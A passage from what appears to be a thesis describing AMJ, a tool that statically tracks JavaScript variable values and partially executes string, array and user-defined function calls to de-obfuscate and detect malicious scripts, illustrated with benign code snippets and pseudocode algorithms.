As we mentioned in the background, JavaScript allows an object property being accessed in two different ways: dot notation (**object.field**) and square bracket (**object["field"]**). JavaScript also allows property creation by the square bracket notation. In *line7*, we use square bracket to create a key value pair in *obj*. By doing so, we preserve the structure of the original object, but replace the object properties with type-value pairs.

Array:
We came up with two different approaches for structuring the array variables in our *varMap*. **M1** is to keep type and value in pairs for each array element. i.e. the value of an array variable will be stored as a list of type-value pairs as following:

```
var x = [0, "str"];
x : [ { type: 'ArrayExpression',
        value: [ [{type:'Literal',value: 0}],
                 [{type:'String',value: "str"}]
               ]
    }]
```

M1: Value Type Together

The second approach **M2** is to separate the types and the values in two lists. Therefore, the value of an array variable will be a object contains 2 properties: type and value. Each of them is a list of types/values of the array elements.

```
var x = [0, "str"];
x : [ { type: 'ArrayExpression',
        value: [ {type: ['Literal', 'String'],
                  value:[0, "str"] }
               ]
    }]
```

M2: Value Type Separate

We did not find any big advantages or disadvantages between these two methods. Both preserve the order of array elements. We decided to choose **M1** just for the consistency of type-value pairs structure. In other words, we will replace all array elements with type-value pairs and stored in *varMap* as an array (Note: the order of array is unchanged). Following is the implementation:

Algorithm 3 getValueFromArrayExpr

```
1: function GETVALUEFROMARRAYEXPR($expr, varMap$)
2:     $elements \leftarrow expr.elements$
3:     $values \leftarrow []$                                    ▷ Create a empty array
4:     for $element$ in $elements$ do
5:         $values.push(getValue(element, varMap))$           ▷ get type-value for each element
6:     return {type: $ArrayExpression$, value:$values$}
```

Since we are tracking arrays and objects, we also need to implement a way to access one specific element or property. Because our design of *varMap*. Accessing a single property of object or an array element can be easily done. From the AST point of view, access a property via dot notation will be shown as the **MemberExpression** with *computed* property equals to false is the property of a object (a.k.a. static member expression as following:)

```
StaticMemberExpression {
  type: 'MemberExpression',
  computed: false,
  object: Identifier { type: 'Identifier', name: 'x' },
  property: Identifier { type: 'Identifier', name: 'a' },
}
```

Because we preserved the object structure in *varMap*, we are able to get the value-type of a specific object property directly, via the square bracket trick with property name.

All the elements accessed by the square brackets are shown as **MemberExpression** with *computed* property equals to true (a.k.a. computed member expression), following is an example for accessing the first element of array x (i.e. x[0]) and access the property "a" of object y (i.e. y["a"]):

```
ComputedMemberExpression {
  type: 'MemberExpression',
  computed: true,
  object: Identifier { type: 'Identifier', name: 'x' },
  property: Literal { type: 'Literal', value: 0, raw: '0' },
}
ComputedMemberExpression {
  type: 'MemberExpression',
  computed: true,
  object: Identifier { type: 'Identifier', name: 'y' },
  property: Literal { type: 'Literal', value: 'a', raw: '0' },
}
```

Because we also preserved the array structure in *varMap*, the elements were stored in the same order, we can use the index directly to get the type-value pair of any element, via square brackets.

We noticed that we were able to access both static member expression and computed member expression by using the square bracket accessing trick (i.e. in the form of x[i]). We decided to combine these two cases together as member expression, and the algorithm is the following: (*line 5*).

Algorithm 4 getValueFromMemberExpr

```
1: function GETVALUEFROMMEMBEREXPR($expr, varMap$)
2:     $name \leftarrow getValue(expr.object, varMap)$        ▷ get the name of array or object
3:     $arr\_or\_obj \leftarrow varMap.get(name)$        ▷ get the actual array or object from varMap
4:     $i\_or\_p \leftarrow getValue(expr.property, varMap)$        ▷ get the index or property name
5:     return $arr\_or\_obj[i\_or\_p]$        ▷ the type-value pair
```

There are many other *RHS* expression, such as **CallExpression**, **BinaryExpression**, etc. We implement specific functions to handle these expressions in the similar manner. But handling these cases are more challenging. More details will be discussed in the later section [Section 4.4].

4.2 Capturing All Possible Values

Limitations of static analysis emerged when we tried to handle the branching statements, like if-statement. Without path sensitive analysis, we won't be able to know which path will the given input executes from the static point of view. Inspired by "Static Program Analysis" [38] by Anders Moller and Michael I.Schwartzbach and Rozzle's [33] multi-execution, we decided to capture all possible values in a list, in order to compensate for lack of dynamic code coverages in AMJ.

The following sections will show the general idea of the algorithms/rules we used to capture all possible values when reaching branching statements. For simplicity, this simplified *varMap* structure {**key**:$varName$, **value**:[$varValue$]} will be used in the following sections. Here we only consider the global scope variables, block-scope variables will only affect the instructions inside the block, won't have influence on global scope values.

Before we dive in to different types of blocks, let's take a look on the core function *parsePrortgam()* in AMJ. In stead of having the AST traversal logic in main, we decided to extract it in a function, which takes the code string, and a initial *varMap* as parameter, and returns the result *varMap* (contains all variable information about the input code) at the end. The main advantage of this design is the reusability. By calling this functions recursively, we were able to get the variable information within any code block easily.

Algorithm 5 parseProgram

```
1: function PARSEPROGRAM($codeString$, $varMap$, $other\ args*$)
2:     $AST \leftarrow ASTUtils.parse(codeString)$                      ▷ parse input to AST
3:     for $node\ in\ AST$ do                                      ▷ main loop for AST traversal
4:         ...
5:         if $node.expr\ is\ IfStatement$ then
6:             $ifBlock \leftarrow parseIfStatementExpr(node.expr, varMap)$
7:             $ifVarMap \leftarrow parseProgram(ifBlock, varMap)$
8:             $consolidate\ varMap\ and\ ifVarMap$                ▷ See Algorithm 6 below
9:         else if $node\ is\ ForStatement$ then
10:            $forBlock \leftarrow parseForStatementExpr(node.expr, varMap)$
11:            $forVarMap \leftarrow parseProgram(forBlock, varMap)$
12:            $consolidate\ varMap\ and\ forVarMap$
13:        ...
14:    return $varMap$
```

ASTUtils.parse(String:str)[*line2*] is a function provided in **esprima-ast-utils** library [31] which takes a code string and returns the parsed AST from it. *ASTUtils.getCode(Object:node)*[*line6*] is another library function which takes an AST node and returns the code string for that node.

Algorithm 6 Consolidate ifVarMap

```
1: $ifVarMap \leftarrow parseProgram(ifBlock, varMap)$
2: for $[key, val]\ in\ ifVarMap$ do                 ▷ we are interested in new variables in ifVarMap
3:     if $key\ exists\ in\ varMap$ then                       ▷ variable exists outside if block
4:         $prevValue \leftarrow varMap.get(key)$
5:         if $prevValue\ != val$ then                   ▷ store both values if they are different
6:             $varMap.update(key, [prevValue, val])$
7:     else                                                  ▷ variable was created in if block
8:         $varMap.update(key, [val])$                              ▷ update in global varMap
9:     ...
```

The logic for consolidating varMaps various by blocks, above algorithm shows the consolidate logic for if block. In the next pages, we will discuss how AMJ handles different code blocks in detail.

If Block: For single if statement, we store both value in main scope and if block in the value list. Because we are not executing the condition dynamically, i.e. we won't be able to know whether the if body will be executed, therefore the variable might be overwrite within if body or remain the same. Let's see a concrete example:

```
IfStatement {
  type: 'IfStatement',
  test: Literal { type: 'Literal', value: true, raw: 'true' },
  consequent: BlockStatement { type: 'BlockStatement', body: [] },
  alternate: null}
```

```
  var a = "main";
  if (...) {
    a = "if";
    b = "if";
  }
  // varMap => {key:a, value:["main", "if"]}
  //        => {key:b, value:["if"]}
```

For single if statement, it is quite straight forward, we only need to extract the **BlockStatement** from the consequent property. (We ignore the test property which is the if condition). We can see there is an alternate property which is null for the above example. The alternate property can be another **IfStatement** when there exists an else if block, from the AST the if statement will be the following:

```
 IfStatement {
  type: 'IfStatement',
  test: Literal { type: 'Literal', value: true, raw: 'true' },
  consequent: BlockStatement { type: 'BlockStatement', body: [] },
  alternate:
   IfStatement {
     type: 'IfStatement',
     test: Literal { type: 'Literal', value: false, raw: 'false' },
     consequent: BlockStatement { type: 'BlockStatement', body: [] },
     alternate: null },
}
```

We implemented a recursive function to capture all else if blocks, and we parsed them separately with the initial global *varMap* and consolidated all *sub-varmaps* together at the end in order to gather all possible values. The actual code for consolidating varMaps is little more complicated than the one we shown in Algorithm 6 which illustrates the general idea. Detailed implementation could be found in source code.

Else Block: If there exists an else statement, from AST, if the alternate property of **IfStatement** has type **BlockStatement**, we know this is the else block. Moreover, by its syntax, if non-of the **if block** are executed (including else if), it will take the else branch, therefore we need to overwrite variables main scope values. Following example shows the result:

```
  var a = "main";
  var b = "main";
  if (...) {
    a = "if";
  } else {
    a = "else";
    b = "else";
    c = "else";
  }
  // varMap => {key:a, value:["if", "else"]}
  //        => {key:b, value:["main", "else"]}
  //        => {key:c, value:["else"]}
```

Global variable **a** exists in both if and else branch, therefore its main scope value "main" was overwritten by the if branch value and else branch value. Global variable **b** only exists in the else branch, therefore, its main scope value "main" was kept in the result value list.

For & For In Block: Similar rules were applied to **for block**. However, in **for block**, we are allowed to initialize an iterator variables before checking the conditions. Regardless whether the for condition is met, this iterator variable will be created. (variable *i* in the following example)

```
var a = "main_a", i = "main_i";
for (var i = 0;...;...) {
  a = "for_a";
}
// varMap => {key:a, value:["main_a", "for_a"]}
// varMap => {key:i, value:[0]}
```

For Of Block: The case for **for of block** is more interesting. The **for...of statement** iterating over iterable objects, in AMJ we were focusing on the following two types: String and Array. The rule for updating the for body is the same as for block. But we also tracked all possible values of the iterator variable. Unlike for-statement in for-of-statement, we knew all possible values that the loop would iterate through from the static point of view. We would record all values regardless whether the loop contains *break* or *continue*. Let's see a concrete example first:

```
var a = [1,2,3], s = "456", b = "main_b";
for (var i of a) {
  b = "if_b";
}
for (var j of s) break;
// varMap => {key:i, value:[1, 2, 3]}
// varMap => {key:b, value:["main_b", "if_b"]}
// varMap => {key:j, value:['4', '5', '6']}
```

```
ForOfStatement {
  type: 'ForOfStatement',
  left:
   VariableDeclaration {
     type: 'VariableDeclaration',
     declarations: [ [VariableDeclarator] ],
     kind: 'var'},
  right: Identifier { type: 'Identifier', name: 'a' },
  body: BlockStatement {...}}
```

(ForOfStatement)

In order to capture all possible iterator values, we needed to focus on the properties: *left* and *right* in **ForOfStatement**. Property *left* specifies the new iterator variable, and property *right* gives the information about the iterable object. Therefore, we implemented the following algorithm:

Algorithm 7 parseForStatementExpr

```
1:  function PARSEFORSTATEMENTEXPR($expr$, $varMap$, $other\ args*$)
2:      ...
3:      if $expr\ is\ ForOfStatement$ then
4:          $iterator \leftarrow getValue(expr.left, varMap)$
5:          $iterableObj \leftarrow getValue(expr.right, varMap)$
6:          $possibleValues \leftarrow []$
7:
8:          if $iterableObj\ is\ ArrayExpression$ then
9:              for $element\ in\ iterableObj$ do
10:                 $possibleValues.push(element)$
11:             varMap.update(iterator, possibleValues)
12:         else if $iterableObj\ is\ String$ then
13:             $charList \leftarrow iterableObj.split("")$        ▷ split String in to char list
14:             for $char\ in\ charList$ do
15:                 $possibleValues.push(char)$
16:             varMap.update(iterator, possibleValues)
17:     ...
18:     return $bodyCodeString$
```

While Block: similar to **if block**. We ignored the condition and parsed the while body.

```
var a = "main";
while (...) {
  a = "while";
}
// varMap => {key:a, value:["main", "while"]}
```

Do While Block: For do while block, loop body will be executed at least once, therefore it is no different to the put the while body in the main scope. i.e. if the same variable exists in both main and while, we will overwrite the main value with the while one as following:

```
var a = "main";
Do {
  a = "do_while";
} while (...);
// varMap => {key:a, value:["do_while"]}
```

Try Block: Different to **if/for/while blocks** are, try catch block has no condition. However, since we are ignoring the conditions. Try catch block follows the same rule as a if-else block.

```
var a = "main";
try {
  a = "try";
} catch (...) {
  a = "catch";
}
// varMap => {key:a, value:["try", "catch"]}
```

Finally block acts no different from expressions in main scope, as the codes in finally block will always be executed, i.e. all values will be overwrite by the value in finally branch.

```
var a = "main";
try {
  a = "try";
} catch (...) {
  a = "catch";
} finally {
  a = "finally";
}
// varMap => {key:a, value:["finally"]}
```

Switch Block: switch block without default case follows the rule of **if block**, different cases are equivalent to else if blocks:

```
var a = "main";
switch (...) {
  case 0: x = "case_0";
          break;
  case 1: x = "case_1";
}
// varMap => {key:a, value:["main", "case_0","case_1"]}
```

If there was a default case, the same rule for **else block** would be applied. (Note: default case could be in the middle, not necessary to be the last case)

```
var a = "main";
switch (...) {
  case 0:  x = "case_0";
           break;
  default: x = "default_case";
}
// varMap => {key:a, value:["case_0","default_case"]}
```

However, the **key difference** of switch blocks are the *break* statement in between cases. Multiple cases could share the same consequence code. In the following example, even if the switch matched to case 0 or 1, it will execute until it reach a *break* statement or the end of switch statement (i.e. the result will be x="case_2"):

```
var a = "main";
switch (a) {
  case 0: y = "case_0";
  case 1: x = "case_1";
  case 2: x = "case_2";
          break;
  case 3: x = "case_3";
}
// varMap => {key:x, value:["case_2","case_3"]}
// varMap => {key:y, value:["case_0"]}
```

In order to reproduce this behavior statically, we implement our own code to group up the cases first before parsing. From the AST below, we can see **SwitchStatement** has a cases property, which contains a list of cases. We only interested in the consequent property of **SwitchCase** which contains the actual code blocks. In our implementation, we appended all the code blocks until we found a *break* statement.

```
 SwitchStatement {
  type: 'SwitchStatement',
  discriminant: Identifier { type: 'Identifier', name: 'a' },
  cases:
   [ SwitchCase {
       type: 'SwitchCase',
       test: [Literal],
       consequent: [Array] },
     ...,
     SwitchCase {
       type: 'SwitchCase',
       test: [Literal],
       consequent: [Array] }
   ]
}
```

Algorithm 8 parseSwitchStatementExpr

```
1:  function PARSESWITCHSTATEMENTEXPR($expr$, $varMap$, $other\ args*$)
2:      $codeBlocks \leftarrow []$
3:      $default\_case \leftarrow null$
4:      $code \leftarrow$ ""
5:      for $case$ in $expr.cases$ do
6:          if $case.test$ is $null$ then                ▷ no test implies the default case
7:              $default\_case \leftarrow case$                          ▷ record default case
8:          $code \leftarrow code + ASTUtils.getCode(case.consequent)$
9:          if $case$ has $break$ || is last case then
10:             $codeBlocks.push(code)$
11:             $code \leftarrow$ ""
12:     return $[codeBlocks, default\_case]$
```

In conclusion, there are two main challenges for handling switch statements: the default case and the break statement. In our implementation, we went through each case and accumulated the code body until a *break* statement or reached the last case. Then we stored the accumulated code. During the iteration, if we found a case without test property which means it is a default case, we recorded it separately. By doing so, *varMap* consolidation step at the end could be easily done via the "else statement" way.

4.2.1 Value Propagation

In the previous section, we've discussed how and why we tried to capture all possible values. Now, we were tracking a list of values instead of a single value. Things became a little more complicated. Then as we discussed in the section earlier, in JavaScript, value of a variable would be set/update in two situations: Initialization and Assignments. We now need to separate the following two types of assignments:

1. **Value Overwrite**:
   If the assignment operator is "=" and the *RHS* expression doesn't contain the *LHS* variable. This is the simple case, what we need is just to update the *varMap* for that *LHS* variable with the new *RHS* value, regardless the previous values.

   ```
   //varMap => {key:a, value:["A", "B", "C"]}
   a = "newStr";
   //varMap => {key:a, value:["newStr"]}
   ```

2. **Value Update**:
   When the *LHS* variable also shows up on the *RHS*, we consider the assignment statement to be a value update. This can be achieved by two different ways:

   (a) Using "=" operator with *LHS* variable on *RHS*, e.g. ("x = x + 1")

   ```
   //varMap => {key:a, value:["A", "B"]}
   a = a + "str";
   //varMap => {key:a, value:["Astr", "Bstr"]}
   ```

   (b) Using assignment operators, e.g. ("+=", "-=");

   ```
   //varMap => {key:a, value:[10, 20]}
   a += 1;
   //varMap => {key:a, value:[11, 20]}
   ```

   For the update case, we need to apply the value update on all possible values.

To conclude the value flow, the type-value list of a variable would grow after branching statement. The type-value list would converge to one after value overwrite assignment. Size of the type-value list won't changed after update assignment. Following diagram visualize the value flow w.r.t. the instructions (the number in the node shows the value of **x** after the parsing the corresponding colour block instructions):




Figure 4.1: Value Flow Example

4.3 Partial Dynamic Execution

In the previous sections, we've discussed the static part of AMJ. As we observed in many obfuscated JavaScript samples, many malicious contents were hidden in function calls to evade the static detections. In order to let AMJ could capture more robust features, we decided to integrate some dynamic executions in AMJ to cover to shortage of purely static checks. We will try to execute the code partially based on the static values we stored in the *varMap*. Unlike static tracking, we couldn't guarantee the dynamic execution will success. In order to minimize the failure impact on the static part, we decided to use wrap our dynamic executions in try catch blocks, if success, the actual value would be stored, otherwise we kept the static feature.

The partial dynamic execution component in AMJ, could help to de-obfuscate some of the malicious samples. Let's start with function calls. In this project, we focused on the following three types of function calls: **String related**, **Array related** and **User-defined Functions**. In the this section, we will demonstrate how AMJ executes function calls in detail:

4.3.1 String Related Functions

Because string variables were stored directly in *varMap*. Handling these string related function calls are straight forward. Following table shows all string related functions we handle. (JavaScript function *eval(str)* is a special case, we will discuss it later in [Section 4.3.4]):

unescape						
atob	btoa					
split	slice	substring	substr	fromCharCode	concat	replace

Table 4.1: String Related Functions

Let's start with the simplest function *unescape()*. **unescape:** [unescape(str)] computes a new string in which hexadecimal escape sequences are replaced with the character that it represents. In order to execute unescape calls, we simply found corresponding string values in *varMap* and executed *unescape()* function directly as: *unescape(getValue(arg1, varMap))*. Following shows the *varMap* result after execute the unescape calls.

```
var y = unescape('%E4%F6%FC');  // varMap => {key:a, value:["äöü"]}
var z = unescape('%u0107');     // varMap => {key:a, value:["ć"]}
```

The rest functions we focused on are String prototype functions. Therefore, we need to capture the **callee** in **CallExpression** from AST (a.k.a the string) and get the corresponding arguments from *varMap*. Then we would be able to execute the function. If the call succeeded, we will return the result type-value pair, the generic algorithm looks like the following:

Algorithm 9 String Related Function Calls

```
1:  function GETVALUEFROMCALLEXPRESSION($expr$, $varMap$, $other\ args*$)
2:      $type \leftarrow$ "$CallExpression$"
3:      $value \leftarrow expr$
4:
5:      $object, operation \leftarrow expr.callee$
6:      if $operation$ is $STR\_FUNCTION$ then                ▷ e.g. replace(), split()
7:          $prevString \leftarrow varMap.get(object)$
8:          $args* \leftarrow varMap.get(expr.arguments)$
9:          $result \leftarrow prevString.STR\_FUNCTION(args*)$          ▷ Call the function directly
10:         if $result$ is not $undefined$ then
11:             $type \leftarrow Expected\_Type$      ▷ e.g. replace(): String, split(): ArrayExpression
12:             $value \leftarrow result$
13:     ...
14:     return $[type, value]$
```

Let's take *split()* as an example. **split:** [str.split([separator[, limit]])] splits a String object into an array of strings by separating the string into substrings, using a specified separator string to determine where to make each split. Because split function could take zero to two arguments. We need to check the number of actual arguments from *node.arguments*. Then base on the number arguments, one of the following three function calls will be executed: *object.split()* or *object.split(getValue(arg1, varMap))* or *object.split(getValue(arg1, varMap), getValue(arg2, varMap))*. If the execution succeeded, the result array will be stored in the *varMap* with type of **ArrayExpression** in the form mentioned in [Section 4.1.3: Data Structure]. To be more specific:

Algorithm 10 split()

```
1: function GETVALUEFROMCALLEXPRESSION($expr$, $varMap$, $other\ args*$)
2:     ...
3:     if $operation$ is $split$ then
4:         $prevString \leftarrow varMap.get(object)$
5:         $args \leftarrow []$
6:
7:         for $arg$ in $expr.arguments$ do
8:             $args.push(getValue(arg, varMap))$                    ▷ get actual arguments
9:         $result \leftarrow prevString.split(...args)$                 ▷ JavaScript Spread Syntax
10:
11:        if $result$ is not $undefined$ then
12:            $type \leftarrow ArrayExpression$
13:            $value \leftarrow []$
14:            for $element$ in $result$ do
15:                $value.push([type : "String", value : element])$
16:    ...
```

Note: Spread syntax (*line 9*) will expand the **args** array in places where zero or more arguments for *split()* function call. By using the spread syntax, the code will automatically handle cases for different number of arguments. The rest string prototype functions works in the similar manner.

We also track the following two functions. **atob()** which decodes a string of data which has been encoded using base-64 encoding. **btoa()** which creates a base-64 encoded ASCII string from a String object in which each character in the string is treated as a byte of binary data. However, due the the nature of these functions, i.e. only works on *window* or *scope*. We just detect the function call to these instead of trying to de-obfuscated them.

```
var str = "Hello World!";
var a = window.btoa(str);
var b = window.atob(str);
// varMap: {key:a, value: [{type:String, value: "window.btoa(\"Hello World!\")"]}
// varMap: {key:b, value: [{type:String, value: "window.atob(\"Hello World!\")"]}
```

Once we detect the function calls of **atob**/**btoa** we store the return value as String type in the *varMap* with the raw code string as its value.

Based on our samples, we selected these ten string related functions. The other string functions could be added in the similar manner by following their JavaScript syntaxes[6].

[6]MDN String.prototype:https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/String/prototype

4.3.2 Array Related Functions

Handling array related functions are little more complicated and AMJ focused on the following array related functions:

reverse	join	concat	slice	put

Table 4.2: Array Related Functions

Similar to the way we handle the string functions, we need to extract the object and the operation from the **callee**. However, because array variables were stored in our own format in *varMap*, which means we couldn't calls the array functions directly like what we did for string related functions. Let's see the generic approach first.

Algorithm 11 Array Related Function Calls

```
1: function GETVALUEFROMCALLEXPRESSION($expr$, $varMap$, $other\ args*$)
2:     $type \leftarrow$ "$CallExpression$"
3:     $value \leftarrow expr$
4:
5:     $object, operation \leftarrow expr.callee$
6:     if $operation\ is\ Array\_Function$ then                ▷ e.g. reverse, join
7:         $array \leftarrow varMap.get(object)$
8:
9:         $\star decompose\ [type, value]\ paris\ in\ prevArray$     ▷ optional: depend on function
10:        $args* \leftarrow varMap.get(expr.arguments)$
11:        $result \leftarrow \star.Array\_Function(args*)$
12:
13:        if $result\ is\ not\ undefined$ then
14:            $type \leftarrow Expected\_Type$     ▷ e.g. reverse: ArrayExpression, join: String
15:            $value \leftarrow result$
16:    ...
17:    return $[type, value]$
```

The lines start with ⋆ in the algorithms (*line 10*) above means optional. For some functions we need to decompose the type-value pairs for each array element first in order to call the array function. Let's start with a simple example. **reverse:** [a.reverse()] reverses an array in place. The first array element becomes the last, and the last array element becomes the first. We said this function is easy to handle because of the following two reasons: first it doesn't take any parameter, second and more importantly reverse can be called directly on our array format i.e. no need to decompose the type-value pairs:

```
var a = ["1", "2"];
// varMap: {key:a, value: [{type:Numeric, value: 1}, {type:Numeric, value: 2}]}
a.reverse();
// varMap: {key:a, value: [{type:Numeric, value: 2}, {type:Numeric, value: 1}]}
```

Algorithm 12 reverse()

```
1: function GETVALUEFROMCALLEXPRESSION($expr$, $varMap$, $other\ args*$)
2:     ...
3:     if $operation\ is\ reverse$ then
4:         $array \leftarrow varMap.get(object)$
5:         $result \leftarrow array.reverse()$
6:         if $result\ is\ not\ undefined$ then
7:             $type \leftarrow ArrayExpression$
8:             $value \leftarrow result$
9:     ...
```

Now for **join:** [arr.join([separator])] joins all elements of an array (or an array-like object) into a string and returns this string. In order to dynamically call join(), we need to decomposed the type-value pairs:

Algorithm 13 join()

```
1: function GETVALUEFROMCALLEXPRESSION(expr, varMap, other args*)
2:     ...
3:     if operation is join then
4:         $arrayValues \leftarrow []$
5:         for $[type, value]$ in $varMap.get(object)$ do          ▷ decompose type-value pairs
6:             $arrayValues.push(value)$
7:
8:         for arg in expr.arguments do
9:             $args.push(getValue(arg, varMap))$                  ▷ get actual arguments
10:        $result \leftarrow arrayValues.join(...args)$              ▷ JavaScript Spread Syntax
11:
12:        if result is not undefined then
13:            $type \leftarrow String$
14:            $value \leftarrow result$
15:    ...
```

Fortunately, the return value from *join()* is a string, therefore we can use it directly. More complicated cases are the functions that return another array. For example, **slice:** [arr.slice([begin[, end]])] returns a shallow copy of a portion of an array into a new array object selected from begin to end (end not included). One extra step was needed to convert the return array into our format before storing it to *varMap*:

Algorithm 14 slice()

```
1: function GETVALUEFROMCALLEXPRESSION(expr, varMap, other args*)
2:     ...
3:     if operation is slice then
4:         ...                                                   ▷ composite type-value pairs
5:         $result \leftarrow arrayValues.slice(...args)$
6:         if result is not undefined then
7:             $type \leftarrow ArrayExpression$
8:             $value \leftarrow []$
9:             for element in result do                  ▷ reconstruct array by type-value pairs
10:                $value.push([type: "String", value: element])$
11:    ...
```

The rest array related functions were handled in the similar way. When we were implementing the dynamic execution functionality for these array functions, we noticed the advantage of using **M2** we discussed at the *varMap* array structure design. By separating the type and values into two array, we would be able to apply the array function directly on the two arrays. No decompose step is needed. However, by changing to **M2** we won't be able to use the generic *getValueFromMemberExpression()* function, extra handling codes would be needed for getting values of array elements and object properties. Therefore, we decided to keep **M1** in AMJ.

We decided to implement these five array related functions based on our samples. The other functions could be implemented in the similar manner by following their JavaScript syntaxes[7].

[7]MDN Array.prototype:https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/prototype

4.3.3 User-defined Function

Apart from the JavaScript predefined functions mentioned above, we also decided to "execute" the user-defined functions as we noticed there exist a lot of user-defined function calls in our dataset. However, given that we can not execute the user-defined function directly by calling **eval** (The arguments might be defined in the earlier codes). The main challenge here is how to execute the function correctly based on our static tracked variables. i.e. execute the function in a static way. To achieve this, we focus on the following two time points, on *function definitions* and on *function invocation*.

Function Definition: A function definition (also called a function declaration, or function statement) consists of the **function** keyword, followed by:

1. The name of the function.
2. A list of parameters to the function, enclosed in parentheses and separated by commas.
3. The JavaScript statements that define the function, enclosed in curly brackets, .

Let's take the following *myAdd()* function as example:

```
function myAdd(x, y){
    return x + y;
}
```

The function *myAdd(x,y)* takes two parameter: x and y. The function body has one statement that is to return the sum of the two function parameters. The *return* statement specifies the value returned by the function. Back to AMJ, we know there exists an user-defined function if we found an AST node with **FunctionDeclaration**:

```
FunctionDeclaration {
  type: 'FunctionDeclaration',
  id: Identifier { type: 'Identifier', name: 'myAdd' },
  params:
   [ Identifier { type: 'Identifier', name: 'x' },
     Identifier { type: 'Identifier', name: 'y' } ],
  body:
   BlockStatement {
     type: 'BlockStatement',
     body: [ [ReturnStatement] ] },
  generator: false,
  expression: false
}
```

(FunctionDeclaration)

Functions in JavaScript could also be defined via **FunctionExpression** in **VariableDeclaration** or similarly, via implicit declaration.

```
var myAdd = function(x, y){return x + y;};
```

and corresponding AST:

```
 VariableDeclaration {
  type: 'VariableDeclaration',
  declarations:
   [ VariableDeclarator {
       type: 'VariableDeclarator',
       id: [Identifier],
       init: [ FunctionExpression {
          type: 'FunctionExpression',
          id: null,
          params: [Array],
          body: [BlockStatement],
          generator: false,
          expression: false} } ] ]}
   ],
  kind: 'var'
}
```

(FunctionExpression)

Once we detected the **FunctionDeclaration** or **FunctionExpression** node from AST, we would store the AST node as value in *varMap* with type **user_function**, in the form mentioned in [Section 4.1.3: Data Structure].

Function Invocation: Defining a function does not execute it. The code in function body would be executed when the function was invoked with the given arguments. Therefore, in order to "execute" the user-defined functions, function calls are the actual place we need to execute the user-defeind functions. Let's start with a single function call.

```
myAdd(1,2); // 3
```

(calling a function)

As long as the function being called, we will be able to see a **CallExpression** from the AST:

```
CallExpression {
  type: 'CallExpression',
  callee: Identifier { type: 'Identifier', name: 'myAdd' },
  arguments:
   [ Literal { type: 'Literal', value: 1, raw: '1' },
     Literal { type: 'Literal', value: 2, raw: '2' } ],
}
```

(AST CallExpression Node)

From the **CallExpression** node, we can see the callee and its arguments. We used the callee name to find the function node in *varMap*. Another challenge is the nested function calls. It's very likely to have another function call within one function. We decided to implement a *parseFuncBody()* function in accordance with *parseProgram()* to simulate the function execution, which takes the user-function definition and the callee information to parse the user-function and returns the *return value* from the user-function if the user-function contains a return statement. However, in order to "execute" the function correctly, we need to understand the function scope first.

Function Scope: As we discussed in the [Section 4.1.2: Variable Scope]. Each function has its own scope, and any variable declared within that function is only accessible from that function and any nested functions. Moreover, in JavaScript function parameters with **primitive** and **non-primitive** have different behaviors:

1. **primitive** values such as a number are passed to functions by value, the value is passed to the function but if the function changes the value of the parameter, **this change is not reflected globally or in the calling function**.
2. **non-primitive** values, (i.e. an object such as array or a user-defined object) as a parameter and the function changes the object's properties, that change is visible outside the function.

Based on the definition of the JavaScript Function Scope, before we parsed the function body, we created a copy of current *varMap* i.e. contains all global scope variables. Therefore, when parsing the function body, we would have the access to all global variables. The only "problematic" variables left were the function parameters.

Algorithm 15 parseFuncBody

```
1: function PARSEFUNCBODY($funcNode$, $funcArgs$, $varMap$, $other\ args*$)
2:     $varMapCopy \leftarrow varMap$                                   ▷ make a copy of global varMap
3:     $argumentMap \leftarrow \{\}$             ▷ store mapping of non-primitive arguments and parameters
4:
5:     $initStr \leftarrow$ ""
6:     if $funcArgs\ not\ null$ then
7:         for $arg\ in\ funcArgs$ do
8:             $argValue \leftarrow getValue(arg, varMap)$
9:             $parameter \leftarrow funNode.paramters[arg]$
10:            if $argValue\ is\ primitive\ type$ then
11:                $initStr \leftarrow initStr +$ "$var$" $+ parameter +$ " = " $+ argValue +$ ";"
12:            else
13:                $varMapCopy.update(parameter, argValue)$
14:                $argumentMap[argValue] \leftarrow parameter$          ▷ map global to function varMap
15:
16:     $funcBody \leftarrow initStr + ASTUtils.getCode(funcNode)$
17:     $funcVarMap \leftarrow parseProgram(funcBody, varMapCopy)$
18:
19:     for $[key, val]\ in\ funcVarMap$ do
20:         if $key\ in\ varMap$ then
21:             $prevValue \leftarrow varMap.get(key)$
22:             if $prevValue\ is\ not\ primitive\ type$ then
23:                 $varMap.update(argumentMap.get(key), val)$      ▷ update non-primitive object
24:
25:     $returnValue \leftarrow funcNode.getReturnValues(funcVarMap)$
26:     if $returnValues\ != undefined$ then
27:         return $returnValues$
```

We used a trick to pass the non-primitive parameters, we manually crafted variable declaration instructions (*line11*) based on the actual argument values, and inserted before the actual function body code:

```
function myAdd(x, y){
    return x + y;
}
myAdd(2,3);
==> in parseProgram(userFunctionBodyCodeString, varMap)
// userFunctionBodyCodeString:
// var x = 2;       <- crafted by us
// var y = 3;       <- crafted by us
// return x + y     <- original function body
```

By doing so, *parseProgram()* will automatically update the parameters with their initial value in its *varMap*. For non-primitive parameters, we copy the values from the *global varMap* to *function varMap*. An *argumentMap* was used to store the one to one mapping from argument[8] to the parameter[9]. (In the following example, arguments are [a, i], parameters are [arr, index])

```
function mySet(arr, index){
    arr[index] = "set";
}
var a = [0, 1, 2], i = 0;   // global varMap : {a: ArrayExpression, i:Numeric}
mySet(a, i);
